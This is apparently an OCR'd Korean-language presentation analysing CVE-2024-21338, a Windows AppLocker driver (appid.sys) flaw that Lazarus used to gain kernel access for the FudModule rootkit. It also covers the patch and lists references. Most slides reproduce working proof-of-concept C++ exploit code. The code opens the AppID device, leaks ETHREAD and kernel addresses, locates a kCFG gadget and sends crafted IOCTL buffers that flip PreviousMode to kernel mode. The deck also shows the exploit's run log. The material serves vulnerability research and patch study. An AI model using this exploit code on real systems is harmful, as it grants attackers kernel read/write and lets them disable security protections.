
PoC : poc.cpp

```cpp
bool c_poc::act() {
    OSVERSIONINFOEXW os_info = {};
    size_t offset_of_previous_mode = {};
    auto ioctl_buffer = this->set_ioctl_buffer(&offset_of_previous_mode, &os_info);

    if (!ioctl_buffer) {
        log_err("Failed to allocate the correct buffer to send on the IOCTL request.");
        return false;
    }

    OBJECT_ATTRIBUTES object_attributes = {};
    UNICODE_STRING appid_device_name = {};
    RtlInitUnicodeString(&appid_device_name, L"\\Device\\AppID");
    InitializeObjectAttributes(&object_attributes, &appid_device_name, OBJ_CASE_INSENSITIVE, NULL, NULL, NULL);

    IO_STATUS_BLOCK io_status = {};
    HANDLE h_device = {};
    NTSTATUS status = NtCreateFile(&h_device, GENERIC_READ | GENERIC_WRITE,
        &object_attributes, &io_status, NULL, FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ | FILE_SHARE_WRITE, FILE_OPEN, 0, NULL, 0);

    if (!NT_SUCCESS(status))
    {
        log_debug("Failed to open a handle to the AppLocker driver (%ls) (code: 0x%X)", appid_device_name.Buffer,
                  status);
        return false;
    }

    log_debug("AppLocker (AppId) handle opened: 0x%p", h_device);

    log_debug("Leaking the current ETHREAD address.");
```

디바이스 접근

PoC : poc.cpp

```
27  *(_QWORD *)&DeviceName.Length = 1835034LL;
28  *(_QWORD *)&SymbolicLinkName.Length = 1310738LL;
29  *(_QWORD *)&WPP_MAIN_CB.Type = 0LL;
30  DeviceName.Buffer = L"\\Device\\AppID";
```



AppID 접근 이유: 취약한 함수인 AipSmartHashImageFile()가 있음

PoC : poc.cpp

커널 정보 수집

```
auto e_thread_address = this->get_ethread_address();
auto file_obj_address = this->get_file_object_address();

auto ntoskrnl_kernel_base_address = this->get_kernel_module_address("ntoskrnl.exe");
auto ntoskrnl_user_base_address = LoadLibraryExW(L"C:\\Windows\\System32\\ntoskrnl.exe", NULL, NULL);

if (!e_thread_address && !ntoskrnl_kernel_base_address && !ntoskrnl_user_base_address && !file_obj_address)
{
    log_debug("Failed to fetch the ETHREAD/FileObject/KernelBase addresses.");
    return false;
}

log_debug("ETHREAD address leaked: 0x%p", e_thread_address);

log_debug("Feching the ExpProfileDelete (user cfg gadget) address.");
auto relative_offset = this->find_pattern(ntoskrnl_user_base_address);
UINT_PTR kcfg_gadget_address = (ntoskrnl_kernel_base_address + relative_offset);

ULONG_PTR previous_mode = (e_thread_address + offset_of_previous_mode);
log_debug("Current ETHREAD PreviousMode address -> 0x%p", previous_mode);
log_debug("File object address -> 0x%p", file_obj_address);

log_debug("kCFG Kernel Base address -> 0x%p", ntoskrnl_kernel_base_address);
log_debug("kCFG User Base address -> 0x%p", ntoskrnl_user_base_address);
log_debug("kCFG Gadget address -> 0x%p", kcfg_gadget_address);
```

PoC : poc.cpp

```
size_t ioctl_buffer_length = {};
CFG_FUNCTION_WRAPPER kcfg_function = {};
if (os_info.dwBuildNumber < 22000) {
    AIP_SMART_HASH_IMAGE_FILE_W10* w10_ioctl_buffer = (AIP_SMART_HASH_IMAGE_FILE_W10*)ioctl_buffer;

    kcfg_function.FunctionPointer = (PVOID)kcfg_gadget_address;
    UINT_PTR previous_mode_obf = previous_mode + 0x30;

    w10_ioctl_buffer->FirstArg = previous_mode_obf;
    w10_ioctl_buffer->Value = (PVOID)file_obj_address;
    w10_ioctl_buffer->PtrToFunctionWrapper = &kcfg_function;

    ioctl_buffer_length = sizeof(AIP_SMART_HASH_IMAGE_FILE_W10);
}
```

ObfDereferenceObjectWithTag함수 내부
lock xadd qword ptr [rsi-30h], rbx

BuildNumber가 22000 미만일때(Windows 10)

PoC : poc.cpp

```
else
{
    AIP_SMART_HASH_IMAGE_FILE_W11* w11_ioctl_buffer = (AIP_SMART_HASH_IMAGE_FILE_W11*)ioctl_buffer;

    kcfg_function.FunctionPointer = (PVOID)kcfg_gadget_address;
    UINT_PTR previous_mode_obf = previous_mode + 0x30;

    w11_ioctl_buffer->FirstArg = previous_mode_obf;
    w11_ioctl_buffer->Value = (PVOID)file_obj_address;
    w11_ioctl_buffer->PtrToFunctionWrapper = &kcfg_function;
    w11_ioctl_buffer->Unknown = NULL;

    ioctl_buffer_length = sizeof(AIP_SMART_HASH_IMAGE_FILE_W11);
}

log_debug("Sending IOCTL request to 0x22A018 (AipSmartHashImageFile)");
```

ObfDereferenceObjectWithTag함수 내부
lock xadd qword ptr [rsi-30h], rbx

BuildNumber가 22000 이상일때(Windows 11)

PoC : poc.cpp

```
    char* buffer = (char*)malloc(sizeof(CHAR));
    if (ioctl_buffer)
    {
        log_debug("ioctl_buffer -> 0x%p size: %d", ioctl_buffer, ioctl_buffer_length);

        if (!this->send_ioctl_request(h_device, ioctl_buffer, ioctl_buffer_length))
            return false;

        NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)buffer, (PVOID)previous_mode, sizeof(CHAR), nullptr);
        log_debug("Current PreviousMode -> %d", *buffer);
    }

    log_debug("Restoring...");

    *buffer = 1;
    NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)previous_mode, (PVOID)buffer, sizeof(CHAR), nullptr);
    log_debug("Current PreviousMode -> %d", *buffer);

    free(ioctl_buffer);
    free(buffer);
    NtClose(h_device);


    return true;
}
```

previous_mode -> 0 (커널모드)

previous_mode -> 1

다시 유저모드로 되돌림

(크래쉬, BSOD 방지)

PoC : main.cpp

```
INT APIENTRY wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PWSTR pCmdLine, int nCmdShow) {
    if (!impersonate->is_elevated()) {
        log_debug("You need to run this program as an administrator.");
        std::cin.get();
        return EXIT_FAILURE;
    }

    impersonate->impersonate_as_system();
    impersonate->impersonate_as_local_service();

    poc->act();  익스플로잇 실행

    std::cin.get();
    return EXIT_SUCCESS;
}
```

PoC

```
[.] [ c_poc::set_ioctl_buffer ] Windows version detected: 10.0, build: 19045.
[.] [ c_poc::act ] AppLocker (AppId) handle opened: 0x000000000000008C
[.] [ c_poc::act ] Leaking the current ETHREAD address.
[.] [ c_poc::act ] ETHREAD address leaked: 0xFFFFC589E3508080
[.] [ c_poc::act ] Feching the ExpProfileDelete (user cfg gadget) address.
[.] [ c_poc::act ] Current ETHREAD PreviousMode address -> 0xFFFFC589E35082B2
[.] [ c_poc::act ] File object address -> 0xFFFFC589EE9EF320
[.] [ c_poc::act ] kCFG Kernel Base address -> 0xFFFFF8032D000000
[.] [ c_poc::act ] kCFG User Base address -> 0x00007FF6DCED0000
[.] [ c_poc::act ] kCFG Gadget address -> 0xFFFFF8032D95DDB0
[.] [ c_poc::act ] Sending IOCTL request to 0x22A018 (AipSmartHashImageFile)
[.] [ c_poc::act ] ioctl_buffer -> 0x000002780494D410 size: 24
[.] [ c_poc::act ] Current PreviousMode -> 0
[.] [ c_poc::act ] Restoring...
[.] [ c_poc::act ] Current PreviousMode -> 1
```

Effect

AppLocker의 Appid.sys를 트리거해 커널 읽기/쓰기 권한을 획득
FudModule 루트킷을 설치해 Windows 보안기능을 무력화 시키는 기능을함

PoC : Patch

```
      case 0x22A018u:
        if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 2) != 0 )
          WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 27u, &WPP_Traceguids);
        if ( Feature_2959575357__private_IsEnabled() && ExGetPreviousMode() )
          goto invalid_device_request;
        if ( CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength == 32 )
        {
          status = AipSmartHashImageFile(a2->AssociatedIrp.SystemBuffer, 0i64, 0i64, 0i64);
ret_status:
          ret_status = status;
          break;
        }
status_invalid_parameter:
        ret_status = STATUS_INVALID_PARAMETER;
        break;
```

“호출자 모드(PreviousMode) 체크”를 추가해서,
유저 모드에서 시작된 IOCTL이면 바로 거부

느낀점

패치 디프를 통해 ‘후속 취약점’ 관점이 생겼다.

라자루스가 BYOVD(Bring Your Own Vulnerable Driver)에서
‘내장 드라이버 0-day’로 넘어가며 은밀성을 챙긴 흐름이 인상적이었다.

FudModule을 ‘다음 연구 대상’으로 삼고,
연관 0-day가 어떻게 패치로 이어지는지 추적하고 싶다.

Q&A

감사합니다.

Reference

https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria

https://www.youtube.com/watch?v=sUysFseYIeg

https://asec.ahnlab.com/en/38993/

https://asec.ahnlab.com/en/62668/

https://thehackernews.com/2024/02/lazarus-hackers-exploited-windows.html

https://nero22k.github.io/posts/windows-applocker-driver-elevation-of-privilege-cve-2024-21338/

https://www.gendigital.com/blog/insights/research/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day

https://hakaisecurity.io/cve-2024-21338-from-admin-to-kernel-through-token-manipulation-and-windows-kernel-exploitation/research-blog/

https://www.gendigital.com/blog/insights/research/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day

https://nvd.nist.gov/vuln/detail/cve-2024-21338

https://github.com/hakaioffsec/CVE-2024-21338

https://www.bleepingcomputer.com/news/microsoft/microsoft-february-2024-patch-tuesday-fixes-2-zero-days-73-flaws/